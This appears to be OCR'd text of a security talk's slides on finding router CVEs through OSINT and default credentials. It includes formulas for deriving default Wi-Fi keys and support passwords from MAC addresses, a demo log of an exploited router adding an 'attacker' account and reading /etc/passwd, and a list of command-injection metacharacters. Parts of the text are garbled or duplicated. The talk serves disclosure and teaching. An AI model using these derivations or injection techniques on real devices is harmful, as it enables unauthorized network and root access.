ACTUATOR.SH

CVE Hunting: Wi-Fi Routers, OSINT & 'The Tyranny of the Default'


By Edward Warren

AGENDA

- Whoami
- The Tyranny Of The Default
- Applied Open Source Intelligence (OSINT)
- Case Studies

WHOAMI

Security Analyst @ SEDARA™



BUG Enthusiast

Previous Talks:

'24 &

'23

Any views expressed in this presentation are my own & do not necessarily reflect the views of my employer.


The Tyranny Of The Default

I coined the term years ago "The Tyranny Of the Default," which is sort of the expression I like to use for most users [that] don't go in and change things. They just assume that someone smarter than them chose the settings that are best for them, and so they just say "yes" a lot when they're asked questions

Steven Gibson

https://www.grc.com/sn/sn-364

The Tyranny Of The Default



ALERT

Exploitation of Unitronics PLCs used in Water and Wastewater Systems

Release Date: November 28, 2023

RELATED TOPICS: CYBERSECURITY BEST PRACTICES

The cyber threat actors likely accessed the affected device—a Unitronics Vision Series PLC with a Human Machine Interface (HMI)—by exploiting cybersecurity weaknesses, including poor password security and exposure to the internet. To secure WWS facilities against this threat, CISA urges organizations to:

- Change all default passwords on PLCs and HMIs and use a strong password.
  Ensure the Unitronics PLC default password "1111" is not in use.

https://www.cisa.gov/news-events/alerts/2023/11/28/exploitation-unitronics-plcs-used-water-and-wastewater-systems

Applied Open Source Intelligence (OSINT)

Figure 3: Internal Photo – TG1672G – Shields Removed

Figure 1: Internal Photo

https://fcc.report/FCC-ID/UIDTG1672/26

Applied Open Source Intelligence (OSINT)


https://fccid.io/UIDGWM/External-Photos/External-Photos-1323245

Applied Open Source Intelligence (OSINT)

Applied Open Source Intelligence (OSINT)

CM MAC: D4059817C9C2 | SSID: TG1672GC2 | NETWORK KEY (Password): TG1672G17C9C2

Applied Open Source Intelligence (OSINT)




Security Mode Field	Network or Pre-Shared Key Fields
3	4
"WPA2-PSK (AES)"	"TG1672GXXXXXX"("XXXXXX")= last six digits of CMAC address). Use field description "Pre-Shared Key"

https://fcc.report/FCC-ID/UIDTG1672/2683280

Applied Open Source Intelligence (OSINT)

Vistumbler WiFiDB




CVE-2024-23726

https://wifidb.net/wifidb/opt/search.php

Applied Open Source Intelligence (OSINT)

Vistumbler WiFiDB



CVE-2024-47352

https://wifidb.net/wifidb/opt/search.php

Case Study

- CVE-2023-40039
- CVE-2023-40038
- CVE-2023-47352
- CVE-2024-23726
- CVE-2024-25729

CVE-2023-40039 Detail

Description

An issue was discovered on ARRIS TG852G, TG862G, and TG1672G devices. A remote attacker (in proximity to a Wi-Fi network) can derive the default WPA2-PSK value by observing a beacon frame.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Applied Open Source Intelligence (OSINT)

Applied Open Source Intelligence (OSINT)

Applied Open Source Intelligence (OSINT)

Search Results

There are **16** CVE Records that match your search.

Name	Description
CVE-2024-25730	Hitron CODA-4582 and CODA-4589 devices have default PSKs that are generated from 5-digit hex values concatenated with a "Hitron" substring, resulting in insufficient entropy (only about one million possibilities).
CVE-2024-23842	Improper Input Validation in Hitron Systems DVR LGUVR-16H 1.02~4.02 allows an attacker to cause network attack in case of using defalut admin ID/PW.
CVE-2024-22772	Improper Input Validation in Hitron Systems DVR LGUVR-8H 1.02~4.02 allows an attacker to cause network attack in case of using defalut admin ID/PW.

CVE-2020-8824

Hitron CODA-4582U 7.1.1.30 devices allow XSS via a Managed Device name on the Wireless > Access Control > Add Managed Device screen.

CVE-2022-47617	Hitron CODA-5310 has hard-coded encryption/decryption keys in the program code. A remote attacker authenticated as an administrator can decrypt system files using the hard-coded keys for file access modification, and cause service disruption.
CVE-2022-47616	Hitron CODA-5310 has insufficient filtering for specific parameters in the connection test function. A remote attacker authenticated as an administrator, can use the management page to perform comman injection attacks, to execute arbitrary system command, manipulate system or disrupt service.
CVE-2022-25017	Hitron CHITA 7.2.2.0.3b6-CD devices contain a command injection vulnerability via the Device/DDNS ddnsUsername field.
CVE-2020-8824	Hitron CODA-4582U 7.1.1.30 devices allow XSS via a Managed Device name on the Wireless > Access Control > Add Managed Device screen.
CVE-2014-10069	Hitron CVE-30360 devices use a 578A958E3DD933FC DES key that is shared across different customers' installations, which makes it easier for attackers to obtain sensitive information by decrypting a backup configuration file, as demonstrated by a password hash in the um_auth_account_password field.
CVE-2009-4868	Cross-site scripting (XSS) vulnerability in Hitron Soft Answer Me 1.0 allows remote attackers to inject arbitrary web script or HTML via the q_id parameter to the answers script (aka answers.php). NOTE: some of these details are obtained from third party information.

Case Study

CVE-ID	
CVE-2024-28089	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Hitron CODA-4582 2AHKM-CODA4589 7.2.4.5.1b8 devices allow a remote attacker within Wi-Fi proximity (who has access to the router admin panel) to conduct a DOM-based stored XSS attack that can fetch remote resources. The payload is executed at index.html#advanced_location (aka the Device Location page). This can cause a denial of service or lead to information disclosure.


References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://github.com/actuator/cve/blob/main/Hitron/CVE-2024-28089
- MISC:https://github.com/actuator/cve/blob/main/Hitron/Hitron_DOM_XSS_POC.gif
- MISC:https://github.com/actuator/cve/blob/main/Hitron/Hitron_DOM_XSS_POC_DOS_ALT.gif

DEMO

Applied Open Source Intelligence (OSINT)



For quick access, place your bookmarks here on the bookr

June 30, 2024.

HOME > CVE > SEARCH RESULTS

Search Results

There are **10** CVE Records that match y

Name	
CVE-2024-28093	The TELNET service o … el account.
CVE-2021-25681	** UNSUPPORTED WH … iltration of data over DNS. Th … Phone Manager web s … ta 7060 and NetVanta 7100 … issue will not be patch …
CVE-2021-25680	** UNSUPPORTED WH … cripting (XSS) issues. These i … and below but potent … o be confirmed during prima … NetVanta 7060 and N …
CVE-2021-25679	** UNSUPPORTED WH … -site scripting (XSS) issues. T … 10.8.1 and below but … s able to be confirmed during … appliances NetVanta …
CVE-2018-19648	An issue was discover … s to create privileged users a … of the diagnostic-profile over RESTCONF.
CVE-2013-5210	Cross-site scripting (XSS) vulnerability in the GUI login page in ADTRAN AOS before R10.8.1 on the NetVanta 7100 allows remote attackers to inject arbitrary we

Case Study

Search Results

There are **15** CVE Records that match your search.

Name	Description
CVE-2024-39345	AdTran 834-5 HDC17600021F1 (SmartOS 11.1.1.1) devices enable the SSH service by default and have a hidden, undocumented, hard-coded support account whose password is based on the devices MAC address. All of the devices internet interfaces share a similar MAC address that only varies in their final octet. This allows network-adjacent attackers to derive the support user's SSH password by decrementing the final octet of the connected gateway address or via the BSSID. An attacker can then execute arbitrary OS commands with root-level privileges.
CVE-2024-31977	Adtran 834-5 11.1.0.101-202106231430, and fixed as of SmartOS Version 12.5.5.1, devices allow OS Command Injection via shell metacharacters to the Ping or Traceroute utility.
CVE-2024-31971	**UNSUPPORTED WHEN ASSIGNED** Multiple stored cross-site scripting (XSS) vulnerabilities on AdTran NetVanta 3120 18.01.01.00.E devices allow remote attackers to inject arbitrary JavaScript, as demonstrated by /mainPassword.html, /processIdentity.html, /public.html, /dhcp.html, /private.html, /hostname.html, /connectivity.html, /NetworkMonitor.html, /trafficMonitoringConfig.html, and /wizardMain.html.
CVE-2024-31970	AdTran SRG 834-5 HDC17600021F1 devices (with SmartOS 11.1.1.1 and fixed in Version 12.1.3.1) have SSH enabled by default, accessible both over the LAN and the Internet. During a window of time when the device is being set up, it uses a default username and password combination of admin/admin with root-level privileges. An attacker can exploit this window to gain unauthorized root access by either modifying the existing admin account or creating a new account with equivalent privileges. This vulnerability allows attackers to execute arbitrary commands.
CVE-2024-28093	**UNSUPPORTED WHEN ASSIGNED** The TELNET service of AdTran NetVanta 3120 18.01.01.00.E devices is enabled by default, and has default credentials for a root-level account.
CVE-2023-38120	Adtran SR400ac ping Command Injection Remote Code Execution Vulnerability. This vulnerability allows remote attackers to execute arbitrary code on affected installations of Adtran SR400ac routers. Although authentication is required to exploit this vulnerability, the existing authentication mechanism can be bypassed. The specific flaw exists within the ping command, which is available over JSON-RPC. A crafted host parameter can trigger execution of a system call composed from a user-supplied string. An attacker can leverage this vulnerability to execute code in the context of root. Was ZDI-CAN-20525.
CVE-2021-25681	** UNSUPPORTED WHEN ASSIGNED ** AdTran Personal Phone Manager 10.8.1 software is vulnerable to an issue that allows for exfiltration of data over DNS. This could allow for exposed AdTran Personal Phone Manager web servers to be used as DNS redirectors to tunnel arbitrary data over DNS. NOTE: The affected appliances NetVanta 7060 and NetVanta 7100 are considered End of Life and as such this issue will not be patched.
CVE-2021-25680	** UNSUPPORTED WHEN ASSIGNED ** The AdTran Personal Phone Manager software is vulnerable to multiple reflected cross-site scripting (XSS) issues. These issues impact at minimum versions 10.8.1 and below but potentially impact later versions as well since they have not previously been disclosed. Only version 10.8.1 was able to be confirmed during primary research. NOTE: The affected appliances NetVanta 7060 and NetVanta 7100 are considered End of Life and as such this issue will not be patched.
CVE-2021-25679	** UNSUPPORTED WHEN ASSIGNED ** The AdTran Personal Phone Manager software is vulnerable to an authenticated stored cross-site scripting (XSS) issues. These issues impact at minimum versions 10.8.1 and below but potentially impact later versions as well since they have not previously been disclosed. Only version 10.8.1 was able to be confirmed during primary research. NOTE: The affected appliances NetVanta 7060 and NetVanta 7100 are considered End of Life and as such this issue will not be patched.
CVE-2018-19648	An issue was discovered in ADTRAN PMAA 1.6.2-1, 1.6.3, and 1.6.4. NETCONF Access Management (NACM) allows unprivileged users to create privileged users and execute arbitrary commands via the use of the diagnostic-profile over RESTCONF.
CVE-2013-5210	Cross-site scripting (XSS) vulnerability in the GUI login page in ADTRAN AOS before R10.8.1 on the NetVanta 7100 allows remote attackers to inject arbitrary web script or HTML via unspecified vectors.
CVE-2005-4566	Buffer overflow in the Internet Key Exchange version 1 (IKEv1) implementation in ADTRAN NetVanta before 10.03.03.E might allow remote attackers to have an unknown impact via crafted IKE packets, as demonstrated by the PROTOS ISAKMP Test Suite for IKEv1.
CVE-2005-4565	Format string vulnerability in the Internet Key Exchange version 1 (IKEv1) implementation in ADTRAN NetVanta before 10.03.03.E might allow remote attackers to have an unknown impact via format string specifiers in crafted IKE packets, as demonstrated by the PROTOS ISAKMP Test Suite for IKEv1.
CVE-2005-4564	The Internet Key Exchange version 1 (IKEv1) implementation in ADTRAN NetVanta before 10.03.03.E might allow remote attackers to cause a denial of service via crafted IKE packets, as demonstrated by the PROTOS ISAKMP Test Suite for IKEv1.
CVE-2000-0292	The Adtran MX2800 M13 Multiplexer allows remote attackers to cause a denial of service via a ping flood to the Ethernet interface, which causes the device to crash.

ACTUATOR.SH

DEMO

CVE-2024-31970

```
(config)# tcl passwd attacker
Changing password for attacker
Enter the new password (minimum of 5 characters)
Please use a combination of upper and lower case letters and numbers.
New password:
Re-enter new password:
passwd: password changed.
(config)# tcl cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
admin:x:0:0:admin:/var:/usr/bin/clish
support:x:0:0:support:/var:/usr/bin/clish
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
sshd:x:22:22:sshd:/var/empty:/bin/false
lldp:x:121:129:lldp:/var/run/lldp:/bin/false
rpc:x:65533:65533:rpc:/var/run/rpc:/bin/false
avahi:x:105:105:avahi:/var/run/avahi:/bin/false
ntp:x:123:123:ntp:/var/run/ntp:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
mosquitto:x:200:200:mosquitto:/var/run/mosquitto:/bin/false
logd:x:514:514:logd:/var/run/logd:/bin/false
ubus:x:81:81:ubus:/var/run/ubus:/bin/false
mysmartrg:x:0:0:mysmartrg:/var:/bin/false
http:x:65536:65536:http:/var/run/http:/bin/false
quickstart:x:0:0:quickstart:/var:/usr/bin/clish
invader:x:1000:1000::/home/invader:
attacker:x:1001:1001::/home/attacker:
(config)#
```

```
(config)# tcl passwd attacker
Changing password for attacker
Enter the new password (minimum of 5 characters)
Please use a combination of upper and lower case letters and numbers.
New password:
Re-enter new password:
passwd: password changed.
(config)# tcl cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
admin:x:0:0:admin:/var:/usr/bin/clish
support:x:0:0:support:/var:/usr/bin/clish
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/
nobody:*:6
                                    /var/run/dnsmasq:/bin/false
:x:200:200:mosquitto:/var/run/mosquitto:/bin/false
logd:x:514:514:logd:/var/run/logd:/bin/false
ubus:x:81:81:ubus:/var/run/ubus:/bin/false
mysmartrg:x:0:0:mysmartrg:/var:/bin/false
http:x:65536:65536:http:/var/run/http:/bin/false
quickstart:x:0:0:quickstart:/var:/usr/bin/clish
invader:x:1000:1000::/home/invader:
attacker:x:1001:1001::/home/attacker:
(config)#
```

For the support user, these are "support" and the last three octets of the MAC address. The MAC address is located on a label on the back of the gateway. Make sure to enter the letters in all caps and include the separating colons (e.g., AA:BB:CC).

CVE-2024-39345 https://supportcommunity.adtran.com/t5/Legacy-SRG/SR400ac-User-Manual-and-Quick-Start-Guide/ta-p/33491

Description

Adtran 834-5 11.1.0.101-202106231430, and fixed as of SmartOS Version 12.5.5.1, devices allow OS Command Injection via shell metacharacters to the Ping or Traceroute utility.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score:** 8.8 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

https://portswigger.net/web-security/os-command-injection/lab-simple

DEMO

Description

Adtran 834-5 11.1.0.101-2021062314 njection via shell metacharacters to the Ping or Trace

Metrics

CVSS Version

NVD enrichment efforts reference p by other sources is also displayed.

CVSS 3.x Severity and Vec

NIST: NVD R:L/UI:N/S:U/C:H/I:H/A:H

Ways of injecting OS commands

You can use a number of shell metacharacters to perform OS command injection attacks.

A number of characters function as command separators, allowing commands to be chained together. The following command separators work on both Windows and Unix-based systems:

- `&`
- `&&`
- `|`
- `||`

The following command separators work only on Unix-based systems:

- `;`
- Newline (`0x0a` or `\n`)

On Unix-based systems, you can also use backticks or the dollar character to perform inline execution of an injected command within the original command:

- `` ` injected command ` ``
- `$( injected command )`

The different shell metacharacters have subtly different behaviors that might change whether they work in certain situations. This could impact whether they allow in-band retrieval of command output or are useful only for blind exploitation.

https://portswigger.net/web-security/os-command-injection/lab-simple


DEMO

https://portswigger.net/web-security/os-command-injection/lab-simple

DEMO

conclusions

- Manufacturer’s should require users to set a new password before device can be used.
- Default login credentials should not be based on publicly enumerable data like *MAC addresses*
- You do not need to be an expert (I am not) to identify a CVE



YouTube

THANK YOU!

Github.com/Actuator | Youtube.com/@actuator